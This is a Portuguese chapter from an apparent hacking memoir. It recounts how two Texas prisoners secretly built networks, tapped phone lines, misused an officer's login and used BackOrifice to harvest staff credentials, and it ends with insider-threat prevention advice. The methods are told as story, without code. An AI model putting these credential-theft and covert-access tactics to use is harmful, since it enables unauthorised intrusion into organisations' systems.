O presídio é um choque para o recém-chegado. Os novos detentos ficam freqüentemente amontoados até que aquele que desobedece às regras e mostra-se violento *é* excluído do grupo — um sério desafio aos que tentam viver de acordo com as regras. Cercados por pessoas que poderiam explodir

diante de qualquer desafio, mesmo os mais tranqüilos têm de se mostrar durões e se defender. William estabeleceu as próprias regras.

> **Basicamente, vivi do Jeito que tinha de se viver lá. Tenho 1,78 metro e uns 116 quilos. Mas a questão não cara essa, e sim de mentalidade: eu não era um fraco e ninguém se aproveitaria de mim. Eu me portava assim. Lá dentro, se alguém percebesse qualquer fraqueza, se aproveitava disso. Eu não mentia, não conversava sobre coisas dos outros, e não me pergunte sobre assuntos meus porque vou mandar você se ferrar.**
> **Danny e eu cumprimos pena em unidades duras. Você sabe o que estou dizendo — unidades de gladiadores, onde você tinha de brigar o tempo todo. Então, não dávamos a mínima para os guardas nem para ninguém. Brigávamos por qualquer motivo ou por tudo o que tivéssemos de fazer.**

Danny já cumpria uma pena de vinte anos na unidade Wynne, uma prisão em Huntsville, Texas, quando William chegou. O motivo de sua prisão não tinha nada a ver com computadores.

> **Primeiro eles me mandaram para uma unidade onde se começa trabalhando no campo, nas fazendas, Você anda com a enxada para cima e papa baixo, formando Oleiras para o plantio. Eles podiam usar máquinas para fazer aquilo, mas não — é um modo de punição, para você se sentir melhor com qualquer trabalho que lhe derem mais tarde.**

Quando Danny foi transferido para a unidade Wynne, ficou grato por ter recebido um trabalho administrativo no Escritório de Transportes. "Comecei a trabalhar com uma máquina de escrever Olivetti com um monitor e alguns discos rígidos. Ela executava o DOS e tinha uma memória pequena. Eu mexia, tentando aprender a usá-la." (Para mim, aquilo parecia familiar: o primeiro computador que usei era um teletipo Olivetti com um modem acousticcoupler 110-baud.)

No escritório ele descobriu um livro antigo de computação, um manual de instruções para o programa dBase III, de banco de dados. "Imaginei como colocar os relatórios no dBase, enquanto todos ainda estavam datilografando os deles." Ele converteu os pedidos de compra do escritório para dBase e até iniciou um programa para acompanhar as expedições de produtos agrícolas da prisão para outros presídios do estado.

Danny acabou assumindo a função de fiduciário, que envolvia um nível mais alto de confiança e era considerada um 'passe de saída', porque lhe permitia trabalhar fora do perímetro de segurança da prisão. Depois foi trabalhar num trailer de despachante fora do presídio, preparando pedidos de expedição para caminhões que transportavam alimentos. Mas o que importava realmente era que isso possibilitou "meu primeiro acesso real a computadores".

Depois de um tempo, ele ganhou uma pequena sala no trailer e foi encarregado do hardware — montava máquinas novas e consertava as quebradas. Era uma oportunidade de ouro: aprender a montar computadores e a consertá-los. Algumas das pessoas com quem ele trabalhava lhe traziam livros sobre computação, o que acelerou sua aprendizagem.

O fato de ser encarregado do hardware permitiu-lhe acesso a "uma prateleira cheia de peças de computador, onde nada era inventariado". Logo ele passou a montar máquinas ou a acrescentar componentes a elas com razoável habilidade. O pessoal do presídio nem inspecionava os sistemas para verificar como ele os tinha configurado, o que lhe permitia instalar máquinas facilmente, com equipamento não-autorizado.

As prisões federais são diferentes

Esse tipo de negligencia ou descaso pelo que um detento *é* capaz de fazer dificilmente acontece numa prisão federal O U. S. Bureau of Prisons *é* bem paranóico com relação ao assunto. Durante o tempo em que cumpri pena, tinha uma atribuição "SEM COMPUTADOR", o que significava que meu acesso a qualquer computador era considerado uma ameaça à segurança — e o mesmo valia para o telefone, pela seguinte razão: um promotor disse, certa vez, a um juiz federal que se eu pudesse usar um telefone enquanto estivesse sob custódia seria capaz de assoviar nele e enviar instruções para um míssil intercontinental da Força Aérea. Absurdo, mas o juiz não tinha razão para não acreditar nisso. Fiquei na solitária durante oito meses.

Naquela época, no sistema federal, os prisioneiros só tinham acesso a computador sob condições estritas. Nenhum detento podia usar qualquer computador que estivesse ligado a um modem ou que tivesse um cartão de rede ou outro dispositivo de comunicação. Computadores e sistemas operacionalmente perigosos, que continham informações delicadas, eram claramente marcados com os dizeres "Uso exclusivo de funcionários", para deixar claro que nenhum detento deveria usar um computador que colocasse a segurança em risco. O hardware era estritamente controlado por funcionários que entendiam de tecnologia, para impedir o uso não autorizado.

William ganha a chave do castelo

Quando William foi transferido do presídio agrícola para a unidade Wynne, em Huntsville, passou a fazer um trabalho invejável na cozinha. "Eu ganhei as chaves do castelo, porque podia trocar alimento por outras coisas,"

A cozinha tinha um computador, uma máquina antiga 286 com um ventilador para resfriamento na frente, mas que ainda estava em bom estado, e ele podia desenvolver suas habilidades em informática. William conseguiu inserir alguns registros, relatórios e formulários de pedidos de compra da cozinha no computador, o que lhe poupava horas de trabalho, porque não precisava acrescentar colunas de números nem digitar toda aquela papelada burocrática.

William descobriu que havia outro detento que compartilhava de seu interesse por computadores, Danny, que conseguiu aprimorar o computador que estava no armazém de abastecimento. Ele tirava componentes da prateleira do trailer de Agricultura e solicitava a ajuda de alguns amigos da manutenção que podiam transitar por qualquer lugar dentro do presídio.

Eles não davam satisfações a ninguém. Levavam peças de computador para a cozinha, para nós. Só as colocavam num carrinho e levavam para a gente.

Então, numa véspera de Natal, um guarda entrou na unidade com uma caixa que tinha basicamente peças de um computador inteiro, uma central (hub) e outras coisas.

Como ele convenceu um guarda a violar as regras de modo tão descarado? "Eu fiz o que eles chamam de 'passar uma conversa nele' — conversei com ele e me fiz de amigo." Os pais de William tinham comprado os itens de computador que lhes pedira, e o guarda concordou em levá-los para ele como se fossem presentes de Natal.

Para ganhar espaço para a instalação que se expandia, William adaptou uma pequena sala de armazenagem ligada ao armazém de abastecimento. A sala não tinha ventilação, mas ele estava certo de que isso não seria problema — e não foi: "Eu negociei comida para ter ar-condicionado, fizemos um buraco na parede e o colocamos nela para podermos respirar e trabalhar com conforto", explicou.

"Construímos três PCs lá. Pegamos caixas velhas de 286 e colocamos placas de Pentium nelas. Os discos rígidos não encaixavam, então tivemos de usar rolos de papel higiênico para segurá-los. Foi uma solução criativa, mas era engraçado de ver."

Por que três computadores? Danny aparecia de vez em quando, e cada um deles tinha um computador para usar. E um terceiro sujeito 'abriu', mais tarde, 'um escritório de advocacia', cobrando dos detentos para fazer pesquisas sobre questões jurídicas on-line e elaborando documentos para preencher pedidos de apelação e coisas do gênero.

Enquanto isso, as habilidades de William para organizar a documentação do armazém de abastecimento no computador chamaram a atenção do chefe encarregado do serviço de alimentação. Ele deu a William mais uma atribuição: quando não estivesse ocupado com as tarefas regulares, ele deveria criar arquivos no computador para os relatórios do capitão que iriam para a diretoria do presídio.

Para fazer isso, William podia trabalhar no escritório do chefe, uma incumbência prazerosa para um prisioneiro. Mas, depois de um tempo, ele começou a se irritar: aqueles computadores do armazém de abastecimento estavam carregados com arquivos de música, jogos e vídeos. No escritório do chefe, ele não tinha aquelas diversões prazerosas. Com sua velha e boa capacidade de inovação, somada a uma dose adequada de coragem e audácia, William encontrou uma maneira de resolver o problema.

Troquei comida da cozinha por um cabo de rede da manutenção. O funcionário da manutenção fez o pedido de uma bobina de 300 metros de cabo de Cat 5 [Ethernet]. Conseguimos que os guardas abrissem canaletas e passassem o cabo. Eu só lhes disse que estava fazendo um trabalho para o Capitão e que eles poderiam abrir a porta.

Ele fez a conexão de Ethernet rapidamente, ligando os três computadores do armazém de abastecimento com o computador do escritório do capitão. Quando o capitão não estava lá, William distraía-se brincando com seus jogos, ouvindo música e assistindo a vídeos.

Mas ele estava correndo um grande risco* E se o capitão voltasse inesperadamente e o flagrasse ouvindo música, jogando na tela ou vendo um filme de mulher pelada? Isso significaria adeus à

posição privilegiada na cozinha, à moleza das tarefas no escritório e ao acesso ao computador que de tinha montado com tanto sacrifício.

Enquanto isso, Danny tinha seus próprios desafios, Agora estava trabalhando no escritório da Agricultura, cercado por computadores, com tomadas de telefone por toda parte ligando-o ao mundo externo, Ele parecia um garoto com o nariz grudado na vitrine da confeitaria e sem dinheiro no bolso. Todas aquelas tentações tão perto, e ele sem ter como aproveitá-las.

Um dia, um oficial apareceu no minúsculo escritório de Danny- "Ele trouxe sua máquina porque não conseguia conectá-la à Internet. Eu realmente não sabia como funcionava um modem, não havia ninguém para me ensinar nada. Mas consegui ajudá-lo a efetuar a conexão." Enquanto fazia isso, Danny pediu o nome do usuário e a senha do oficial; provavelmente não viu nenhum problema nisso, já que os detentos não tinham permissão para usar computador com acesso on-line.

Danny percebeu o que seria complicado demais para o guarda entender, ou o que seria tecnicamente difícil de imaginar: o guarda lhe dera uma passagem eletrônica para a Internet. Danny, que tinha uma linha telefônica secreta atrás de armários em sua área de trabalho, conectou-a à placa de modem de seu computador. Com o login e a senha do oficial memorizada, o acesso à Internet estava à sua disposição.

On-line em segurança

Para Danny, ter acesso à Internet abriu-lhe um novo mundo em seu monitor. Mas, assim como William, ele corria enorme risco toda vez que alguém também ficava on-line.

Eu era capaz de entrar, pegar informações sobre computadores e tudo, e fazer perguntas. Estava a serviço do oficial, mas o tempo todo tinha medo de que isso fosse descoberto. Tentava ser cuidadoso para não ficar on-line tanto tempo, para não deixar as linhas ocupadas.

Uma maneira inteligente de contornar o problema surgiu. Danny instalou um splitter* na linha de telefone que a ligava à máquina de fax. Mas não demorou muito para a unidade Ag começar a ouvir reclamações de que outras prisões queriam saber por que a linha de fax deles ficava ocupada a maior parte do tempo. Danny percebeu que ele precisaria de uma linha só para isso se quisesse navegar pela rede a vontade e com segurança. Uma rápida pesquisa forneceu a resposta: ele desco-briu dois pontos de telefone ligados, mas que não estavam sendo usados. Aparentemente, nenhum funcionário se lembrava da existência deles. Ele religou o fio de seu modem a uma das tomadas de telefone, Agora tinha a própria linha externa. Outro problema resolvido.

Em um canto de sua sala minúscula, sob uma pilha de caixas, ele montou um computador que funcionaria como um servidor — na verdade, um dispositivo de armazenamento eletrônico para todas as coisas geniais das quais queria fazer download, de modo que os arquivos de música e as instruções de hacking de computador e todo o resto poderiam ser encontradas em seu computador, caso alguém olhasse.

* Dispositivo colocado na entrada da linha telefônica que separa a porção do sinal relativa à transmissão de dados (N.da R.T).

As coisas estavam tomando forma, mas Danny estava enfrentando outra dificuldade bem maior Não tinha como saber o que aconteceria se ele e o oficial tentassem usar a conta da Internet ao mesmo tempo. Se Danny já estivesse conectado, o oficial receberia uma mensagem de erro dizendo que não tinha sido possível acessar a linha porque a conta dele já estava sendo usada? O homem podia ser um idiota, mas certamente naquele momento ele se lembraria de ter dado a Danny suas informações para se conectar e começaria a pensar no assunto. Na época, Danny não conseguia encontrar uma solução, e o problema o consumia.

Mesmo assim, estava orgulhoso do que tinha conseguido, dadas as circunstâncias. Aquilo havia exigido um trabalho imenso. "Eu tinha construído um alicerce sólido — com os servidores funcionando, podia fazer download de qualquer coisa que pudesse tirar da rede, pôr em funcionamento o [software] GetRight*,que manteria um download funcionando durante 24 horas. Jogos, vídeos, informação de hacking, aprender como as redes são montadas, vulnerabilidades, como encontrar portas abertas."

William entendeu como o plano de Danny no departamento de Agricultura tinha sido possível. "Ele era basicamente o administrador de rede porque o cara do mundo livre (o funcionário civil) para quem eles estavam trabalhando lá era um palhaço." Os detentos recebiam atribuições que o funcionário deveria estar apto a fazer, mas não sabia coisas como 'a programação C++ e Visual Basic', nem eles tinham a inteligência necessária para administrar adequadamente a rede.

Outro desafio também preocupava Danny: seu computador estava colocado de tal maneira que dava para um corredor; então, qualquer pessoa podia ver o que ele estava fazendo, Como o escritório da Agricultura era trancado após o expediente, ele só podia ficar on-line durante o dia, esperando momentos em que todos do escritório parecessem estar ocupados demais com o próprio trabalho para se interessar pelo que ele estava fazendo. Descobrindo um truque inteligente que lhe permitiria ter controle de outro computador, ele conectou sua máquina àquela usada por um funcionário civil que trabalhava no lado oposto ao dele. Quando o homem não estava lá e parecia que ninguém entraria pelas portas do fundo por um tempo, Danny controlava o outro computador, colocava-o on-line e dava comandos para fazer download de jogos ou músicas que ele queria para o servidor no canto.

Um dia, quando Danny estava fazendo conexão para efetuar um download, alguém apareceu inesperadamente na área de trabalho dele: uma guarda feminina — sempre muito mais intrometida e apegada às regras que os homens, na opinião de Danny e William. Antes que ele pudesse cortar o controle com a outra máquina, a guarda arregalou os olhos: ela tinha notado o cursor se movendo! Danny conseguiu encerrar sua operação. A policial piscou, provavelmente pensou ter imaginado aquilo, e saiu,

Solução

William ainda se lembra bem do dia em que Danny encontrou a solução para os problemas de acesso à Internet. O pessoal da cozinha tinha permissão para fazer suas refeições na sala de jantar

* Software que permite que se possa continuar baixando um arquivo do ponto de onde foi interrompido (N.da R. T.).

depois que os oficiais terminassem e saíssem, William freqüentemente conseguia levar Danny para fazer uma "refeição muito melhor" na sala de jantar com ele, e eles também podiam conversar em particular. "Ainda me lembro do dia em que o levei até lá", William relatou. "Ele disse: 'Eu sei como podemos fazer isso, B', Era assim que eles me chamavam — B ou Big B. E com isso ele me explicou o que iríamos fazer."

O que Danny tinha em mente era juntar duas peças de um quebra-cabeça: as linhas de telefone que ligavam ao mundo externo, disponíveis no Departamento de Agricultura, e os computadores de William na cozinha. Ele pensou em uma maneira que permitisse que os dois usassem os computadores e entrassem na Internet sempre que quisessem, com liberdade e segurança.

Sempre nos sentávamos no fundo do armazém de abastecimento para jogar nos computadores. E eu pensava: "Se podemos nos sentar aqui e Jogar e ninguém liga — os guardas não ligam, contanto que façamos nosso trabalho —, então por que não podemos ter acesso à Internet daqui mesmo?"

O escritório da Agricultura tinha equipamentos de computador mais atualizados porque, como Danny explicou, outros presídios do estado eram *razzed* a seu servidor. O termo razzed era uma maneira de dizer que os computadores de outras prisões estavam se conectando por discagem ao servidor do escritório da Agricultura, o qual era configurado para permitir conexões dial-up pelo RAS da Microsoft (Remote Access Services).

Um elemento-chave para o sucesso ou o fracasso dos garotos eram os modems. "Obter modems era muito importante", disse William. "Eles mantinham um controle estrito deles. Mas conseguimos pôr as mãos em alguns." Quando eles estavam prontos para entrar on-line do armazém de abastecimento, "o que faríamos era discar as linhas de telefone internas da unidade e razz no Departamento de Agricultura".

Tradução: do armazém de abastecimento eles entrariam com um comando para o modem de computador discar um telefone numa linha de telefone interna. O chamado seria recebido por um modem na oficina da fazenda, que estaria conectado ao servidor de Danny. Aquele servidor estava numa rede local para todos os outros computadores do escritório, alguns dos quais tinham modems conectados a linhas externas de telefone, Com as redes de computador do armazém de abastecimento e do escritório da Ag conversando entre si pela linha interna de telefone, o próximo comando iria instruir um daqueles computadores do escritório da Ag a discar para a Internet. *Voilà!* Acesso instantâneo.

Bom, não era bem assim. Os dois hackers ainda precisavam de uma conta com um provedor da internet. Inicialmente, eles usaram os nomes de login e senhas do pessoal que trabalhava no departamento "quando sabíamos que eles estariam fora da cidade, caçando ou algo assim", diz Danny. Essa informação foi reunida por meio de um software instalado nos outros computadores, o *BackOrifice*, uma conhecida ferramenta que monitora a distância e fornece o controle de um computador remoto como se eles estivessem sentados na frente dele.

É claro que usar as senhas dos outros era arriscado — além de todos os outros riscos que eles estavam correndo. Foi William, dessa vez, que chegou a uma solução. "Fiz meus pais pagarem para termos acesso à Internet por meio de uma empresa local de serviços." Desse modo, já não era mais necessário usar informações de outras pessoas para acessar o serviço.

Eles acabaram mantendo conexão permanente com a Internet por meio do escritório de Agricultora. "Tínhamos dois servidores FTP funcionando lá, fazendo download de filmes e música, e mais ferramentas de hacking e todos os tipos de coisas como essa", diz Danny. "Eu estava conseguindo jogos que nem tinham sido lançados ainda."

Quase pego

Em sua sede no armazém de abastecimento, William conectou cartões de som e speakers externos para que eles pudessem pôr música ou ouvir uma trilha sonora enquanto assistiam a um filme que estava sendo transferido por download. Se um guarda perguntasse o que estavam fazendo, William diria: "Eu não faço perguntas sobre o que vocês fazem, então, também não me façam perguntas ,

Eu dizia aos guardas o tempo todo que há algumas coisas na vida que posso prometer. Número um: eu não arranjarei uma pistola e não vou atirar em ninguém aqui. Número dois: eu não vou usar drogas e ficar com a mente fraca. Número três: não vou arranjar um cafetão e não vou me tornar um cafetão. Número quatro: não vou mexer com uma oficial feminina.
Mas não podia prometer a eles que não iria brigar. Nunca menti para eles. E eles respeitavam minha honestidade e minha sinceridade, e aí faziam as coisas para mim. Você pode conseguir favores dos guardas conversando com eles.
O diálogo rege a nação. Você conversa com mulheres e as convence a tirar as calças, vê o que eu estou falando, você conversa com os homens e os convence a fazer o que você quer.

Mas não importa o nível de conversa inteligente de um presidiário, nenhum guarda vai permitir que ele tenha livre acesso a computadores e a linhas de telefone externas. Logo, como esses dois conseguiam se aventurar como hackers na cara dos guardas? William explicou:

Podíamos fazer muitas dessas coisas porque eles olhavam para nós como se fôssemos imbecis. Estávamos no lugar dos incapazes. Então os chefes [guardas] não tinham idéia do que estávamos fazendo. Eles não podiam nem imaginar o que éramos capazes de fazer.

Outra razão é que *esses* dois detentos estavam fazendo trabalho de computador que os outros eram pagos para executar. "A maioria das pessoas que eles tinham lá deveria conhecer coisas como computadores[11], diz William, "mas acontece que eles não eram capazes, então colocavam os detentos para fazer isso",

Neste livro são contadas muitas histórias que revelam o caos e os danos que os hackers podem causar, mas William e Danny não cederam a má conduta criminal. Eles só queriam aumentar o conhecimento em informática e se distrair, o que, nas circunstâncias em que se encontravam, não *é* tão difícil de entender. É importante para William que as pessoas entendam isso.

Nós nunca abusamos disso nem prejudicamos ninguém, Nunca. Do meu ponto de vista, achava necessário aprender o que queria aprender para que pudesse progredir e ter sucesso quando fosse solto.

Embora os oficiais do presídio do Texas não soubessem o que escava acontecendo, eles tinham a sorte de William e Danny serem bem-intencionados. Imagine a confusão que os dois poderiam ter causado: teria sido brincadeira de criança para *esses* caras bolar um esquema para tirar dinheiro ou bens de vítimas inocentes. A Internet tinha se tornado sua universidade e seu parque de diversões. Aprender a fazer falcatruas ou a violar sites corporativos teria sido muito fácil; os adolescentes e pré-adolescentes aprendem isso todo dia em sites de hackers e de outros lugares da Web. E, como prisioneiros, Danny e William tinham todo o tempo do mundo.

Talvez se possa tirar uma lição dessa história toda: dois assassinos condenados podem não ser imorais nem vigaristas até o osso. Eles eram trapaceiros que navegavam na Internet ilegalmente, mas não estavam dispostos a atacar vítimas inocentes ou empresas sem segurança.

Por um triz

Os dois hackers novatos não deixaram, no entanto, a agradável distração da Internet retardar sua aprendizagem. "Consegui os livros que queria com minha família", diz William, que achava que suas aventuras eram um modo de treinamento pratico de que ele tanto precisava. "Eu queria entender o funcionamento intricado de uma rede TCP/IP. Precisava daquele tipo de conhecimento para quando fosse solto."

Foi uma aprendizagem, mas foi divertido também, sabe? Foi divertido porque sou uma personalidade tipo A — gosto de viver no limite. E foi uma maneira de empinar o nariz para 'os homens'. Porque eles não tinham nem idéia.

Além do lado sírio e da diversão que eles tiveram na Internet, Danny e William também melhoraram um pouco sua Sociabilidade. Eles fizeram amizades pela Internet com algumas mulheres, conhecendo-as em salas de chat on-line e comunicando-se por e-mail. Para algumas admitiram que estavam na prisão; para a maioria, deixaram de mencionar o fato. Isso não é de surpreender.

Viver no limite pode ser empolgante, mas sempre envolve um risco muito grande. William e Danny nunca podiam afrouxar a vigilância.

"Uma vez quase fomos pegos", lembra William. "Por um dos oficiais de quem não gostávamos, porque ele era um verdadeiro paranóico. Não gostávamos de ficar on-line enquanto ele trabalhava."

Esse guarda um dia ligou para o armazém de abastecimento e percebeu que a linha estava sempre ocupada- "O que o deixou furioso foi que um dos rapazes que trabalhavam na cozinha estava começando um relacionamento com uma enfermeira da clínica da prisão." O guarda suspeitou que o prisioneiro, George, estivesse usando a linha para fazer ligações proibidas para sua noiva. Na realidade, a linha de telefone permanecia ocupada porque William estava usando a Internet. O guarda correu para o armazém de abastecimento. "Podíamos ouvir a chave no portão, então sabíamos que alguém estava chegando. Desligamos tudo."

Quando o guarda chegou, William estava digitando uns relatórios no computador, enquanto Danny o acompanhava, tranqüilamente. O guarda queria saber por que a linha telefônica tinha ficado ocupada por tanto tempo. William estava preparado para a situação e contou uma longa história, disse que precisou fazer uma ligação para obter informações sobre o relatório em que estava
trabalhando.

Não podíamos usar uma Unha externa, e ele sabia disso, mas esse guarda era superparanóico. Achou que de algum modo tínhamos ajudado George a ligar para a noiva.

Independentemente de ter acreditado ou não na história de William, sem provas o guarda não podia fazer nada. Depois, George casou-se com a enfermeira; pelo que William sabe, ele continua no presídio e ainda está feliz no casamento.

Crescendo

Como um jovem como William, um garoto que tinha uma família bem estruturada e pais afetuosos, que o apoiavam, vai parar na prisão? "Minha infância foi excelente, cara- Eu era um aluno que tirava C, mas muito inteligente. Nunca joguei futebol americano e toda aquela coisa, mas nunca me envolvi em encrenca até sair para cursar a faculdade,"

Ser criado como batista não foi uma experiência positiva para William, Hoje, ele acha que a religião pode afetar a auto-estima de um jovem, "Você sabe como é, ensinam que você não vale nada desde o início." Ele atribui suas más escolhas, em parte, ao fato de ter se convencido de que não seria bem-sucedido. "Bom, eu tinha de conseguir respeito próprio e auto-estima de alguma maneira, e consegui de pessoas que tinham medo de mim."

Estudante de filosofia, William entendia o que Friedrich Nietzsche queria dizer com 'metamorfose do espírito':

Não sei se você já leu Nietzsche, mas ele falou do camelo, do leão e da criança. E eu era realmente um camelo — fazia o que achava que deixaria as pessoas felizes para ser valorizado por quem gostasse de mim, em vez de gostar de mim mesmo e me sustentar por meus próprios méritos.

Apesar disso, William passou pelo ensino médio de maneira irrepreensível. Os problemas começaram depois de ter se matriculado numa faculdade em Houston, e então se transferiu para uma escola em Louisiana para estudar aviação. Agradar aos outros transformou-se em necessidade de respeito.

Eu via que podia ganhar dinheiro vendendo Ecstasy e drogas. As pessoas tinham medo de mim porque eu estava sempre armado e sempre arrumava briga, e, sabe como é, levava a vida como um idiota. Então me envolvi numa negociação com drogas que deu errado.

Ele e seu cliente acabaram lutando pelo poder. O amigo do outro cara apareceu. Eram dois contra um, e William sabia que ele tinha de fazer alguma coisa ou não sairia vivo. Sacou a arma e disparou. E o homem caiu morto.

De que modo um menino criado no seio de uma família estável, sólida, enfrenta essa dura realidade? Como ele contou fatos tão terríveis?

Uma das coisas mais duras em minha vida foi contar à minha mãe que eu fiz aquilo. Sim, foi muito difícil.

William teve muito tempo para pensar no assunto enquanto ficou na prisão. Ele não culpava ninguém, só a si mesmo. "Você sabe, foram as escolhas que fiz porque minha auto-estima estava arrasada. E não foi nada que meus pais fizeram, porque eles me criaram da forma que acharam que deviam."

Para Danny, tudo deu errado numa única noite.

Eu era um garoto tonto. Na noite em que completei 18 anos, eles fizeram uma grande festa para mim. A caminho de casa, algumas meninas sentiram necessidade de usar o banheiro- Então, parei na frente de um restaurante.
Quando elas saíram, dois caras estavam seguindo e incomodando as meninas. Saímos do carro e rolou uma briga feia. Antes de tudo terminar, fui para cima de um deles. E então entrei em pânico e fui embora. Sai de cena.

O que aconteceu foi a síndrome de Richard Nixon/Martha Stewart no trabalho: falta de disposição para se apresentar e assumir a responsabilidade por suas ações. Se Dan não tivesse abandonado o local, a acusação muito provavelmente teria sido de homicídio culposo. Abandonar o local agravou o erro e, quando ele foi seguido e preso, era tarde demais para alguém acreditar que aquilo podia ter sido acidental.

De volta ao mundo

William tinha cumprido um quarto de sua pena de trinta anos, mas não estava se saindo bem em suas visitas anuais ao Conselho de Liberdade Condicional. O talento dele para tomar a iniciativa veio à tona. Ele começou a escrever cartas ao Conselho, uma carta a cada duas semanas, com cópias endereçadas a cada um dos três membros do conselho. As cartas detalhavam como ele estava assumindo uma atitude construtiva; "Que cursos eu estava fazendo, as notas que tirava, os livros de computação que estava lendo, e assim por diante", mostrando a eles que "não sou tão frívolo e não estou perdendo meu tempo*.

Ele diz: "Um dos membros disse a minha mãe: 'Recebi mais correspondência dele que de meus seis filhos juntos'". Funcionou: ele continuou mandando cartas durante quase um ano, e da vez seguinte em que se apresentou ao conselho, eles autorizaram sua saída. Danny, com uma sentença mais curta, foi solto aproximadamente na mesma época.

Desde que saíram do presídio, tanto William quanto Danny vivem extremamente determinados a permanecer longe de encrencas, trabalhando com atividades relacionadas a computador, graças

às habilidades aprendidas durante os anos em que ficaram 'dentro'. Embora os dois tenham feito cursos técnicos de nível universitário na prisão, ambos acreditam que a experiência prática, embora perigosa, permitiu-lhes desenvolver as habilidades avançadas de que agora dependem para viver.

Danny ganhou 64 horas de crédito na faculdade, no presídio, e, embora não tenha recebido qualquer certificado profissional, agora trabalha com aplicativos críticos, altamente potentes, inclusive Access e SAP.

Antes de ser preso, William chegou a concluir o primeiro ano de faculdade e já cursava o segundo — era sustentado pelos pais. Quando saiu, conseguiu retomar os estudos, "Pedi bolsa, consegui e fui estudar. Tirei A direto e também trabalhei no centro de computação da escola."

Agora ele tem dois diplomas — em artes e em manutenção de rede de computadores —, ambos pagos com crédito estudantil. Apesar disso, William não teve a sorte de Danny de conseguir um emprego na área de computação. Então, aceitou o que encontrou, uma colocação que envolvia trabalho braçal- Graças à sua determinação e à mente aberta de seu empregador, assim que a empresa reconheceu suas qualificações em computação, ele foi remanejado e assumiu um cargo em que pôde aplicar melhor seus conhecimentos técnicos. É um trabalho de computação rotineiro dentro de uma empresa, e não de design de rede, que ele preferiria fazer, mas William supre essa necessidade nos fins de semana, imaginando meios baratos de implantar sistemas de redes de computador em duas igrejas da área de Houston, como voluntário.

Esses dois homens são exceções. Em um dos desafios mais opressores e menos discutidos da sociedade norte-americana contemporânea, a maioria dos delinqüentes que saem da prisão enfrenta um obstáculo quase intransponível para encontrar trabalho — qualquer trabalho que pague o suficiente para sustentar uma família. Não *é* difícil entender isso: quantos empregadores conseguem se sentir seguros em contratar um assassino, um ladrão que cometeu assalto à mão armada, um estuprador? Em muitos estados, eles não podem inscrever-se no programa de assistência social, restando-lhes poucos meios para se sustentar enquanto continuam a busca, quase sem esperança, de trabalho. Suas opções são severamente limitadas — e então não entendemos por que tantos voltam com tanta rapidez para a prisão, e supomos que deve ser porque eles não têm vontade de viver de acordo com as regras sociais.

Hoje, William tem um bom conselho para dar aos jovens e a seus pais:

Acho que não existe uma coisa que se possa dizer aos Jovens para fazê-los mudar, a não ser que se valorizem, sabe, e nunca sigam o caminho mais fácil, porque o caminho mais longo parece ser sempre o mais recompensador no final. E nunca fique parado porque você acha que não tem valor suficiente para fazer o que precisa fazer.

Danny, sem dúvida, também concorda com as palavras de William:

Agora eu não trocaria minha vida por nada neste mundo. Passei a acreditar que posso ganhar a vida por meus próprios méritos e sem ter de trilhar o caminho mais fácil. Com o passar dos anos, aprendi que podia fazer as pessoas me respeitarem pelo meu valor. É assim que tento viver hoje.

Insight

A história de William e Danny deixa claro que muitos ataques relacionados a computador não podem ser evitados apenas controlando-se o que está mais perto. O vilão pode não ser um hacker adolescente ou um criminoso perito em invadir computadores, mas um insider — um funcionário descontente, um ex-funcionário magoado por ter sido demitido recentemente ou, como neste caso, outro tipo de insider, como William e Danny.

Muitos casos ilustram que os insiders são, freqüentemente, uma ameaça maior que os atacantes sobre os quais lemos nos jornais. Embora a maioria dos controles de segurança se concentre em garantir a proteção contra atacantes de fora, é o insider que tem acesso ao equipamento físico e eletrônico, aos cabos, às cabines telefônicas, às estações de trabalho e tomadas em rede internas. Ele também sabe que a organização lida com informações delicadas e em que sistemas de computação elas estão armazenadas, além de conseguir suplantar qualquer medida para reduzir roubos e fraudes.

Outro aspecto da história deles me faz lembrar o filme *Um sonho de liberdade*. Nele, um prisioneiro chamado Àndy é contador público; alguns dos guardas pedem-lhe que prepare o imposto de renda deles, e ele os orienta a estruturar suas finanças da melhor maneira possível, para reduzir o imposto a ser pago. Andy torna-se conhecido por sua competência entre os funcionários do presídio e passa a ser contador das altas esferas, até que chega o momento em que pode expor a direção da penitenciária, que andou cometendo algumas fraudes. Não apenas num presídio, mas em qualquer outro lugar, todos nos precisamos ser cuidadosos e discretos e saber antes a quem passamos informações delicadas.

No meu caso, o United States Marshal Service criou um alto nível de paranóia com relação às minhas competências. Eles colocaram uma advertência em meu arquivo, alertando as autoridades do presídio a não me revelar nenhuma informação pessoal — nem mesmo me falar o nome delas, uma vez que acreditavam na história de que eu podia entrar em vários bancos de dados secretos do governo e apagar a identidade de qualquer um, até mesmo de um juiz. Acho que eles assistiram muito ao filme *A rede*.

Medidas preventivas

Entre os mais significativos controles de segurança que podem prevenir e detectar efetivamente o abuso do insider estão:

Assumir responsabilidades. Duas práticas comuns suscitam questões de responsabilidade: o uso de documentos compartilhados por vários usuários e a prática de trocar informações de contas ou senhas que permitam acesso quando um funcionário está fora do escritório ou ocupado. Ambas criam um ambiente propício para as coisas darem errado.

É muito simples: trocar informações de contas deveria ser desencorajado, se não proibido de uma vez. Isso implica fazer com que um funcionário use a própria estação de trabalho quando forem solicitadas informações para se conectar.

Ambiente-alvo rico. Na maioria das empresas, um atacante que consegue encontrar um meio de ganhar acesso de maneira simples a áreas de trabalho pode também encontrar um meio de entrar facilmente nos sistemas da empresa. Poucos funcionários travam seus computadores quando saem

de sua área de trabalho ou usam senhas de screensaver ou start-ups. Só leva alguns segundos para uma pessoa com más intenções instalar um stealth para monitorar software numa estação de trabalho não protegida. Em um banco, os responsáveis sempre trançam a gaveta de seu caixa antes de sair. Infelizmente, é raro essa prática ser adotada em outros tipos de instituição.

Considere a possibilidade de implementar uma política que exija o uso de uma senha de screensaver ou outro programa que trave eletronicamente a máquina. Assegure-se de que o departamento de TI faça com que seja cumprida essa política por meio de uma gestão da configuração.

Gerenciamento de senha. Minha namorada recentemente foi contratada por uma das cinqüenta empresas listadas na *Fortune que* usam um padrão previsível para atribuir senhas de acesso à Intranet baseado na Web: o nome do usuário seguido por um número aleatório de três dígitos. Essa senha é dada quando a pessoa é contratada e nunca pode ser mudada pelo funcionário. Isso torna possível a qualquer funcionário escrever um simples script que possa determinar a senha em não mais que mil tentativas — uma questão de segundos.

As senhas de funcionários, sejam elas estabelecidas pela empresa ou selecionadas por eles próprios, não devem seguir um padrão que as torne facilmente previsíveis.

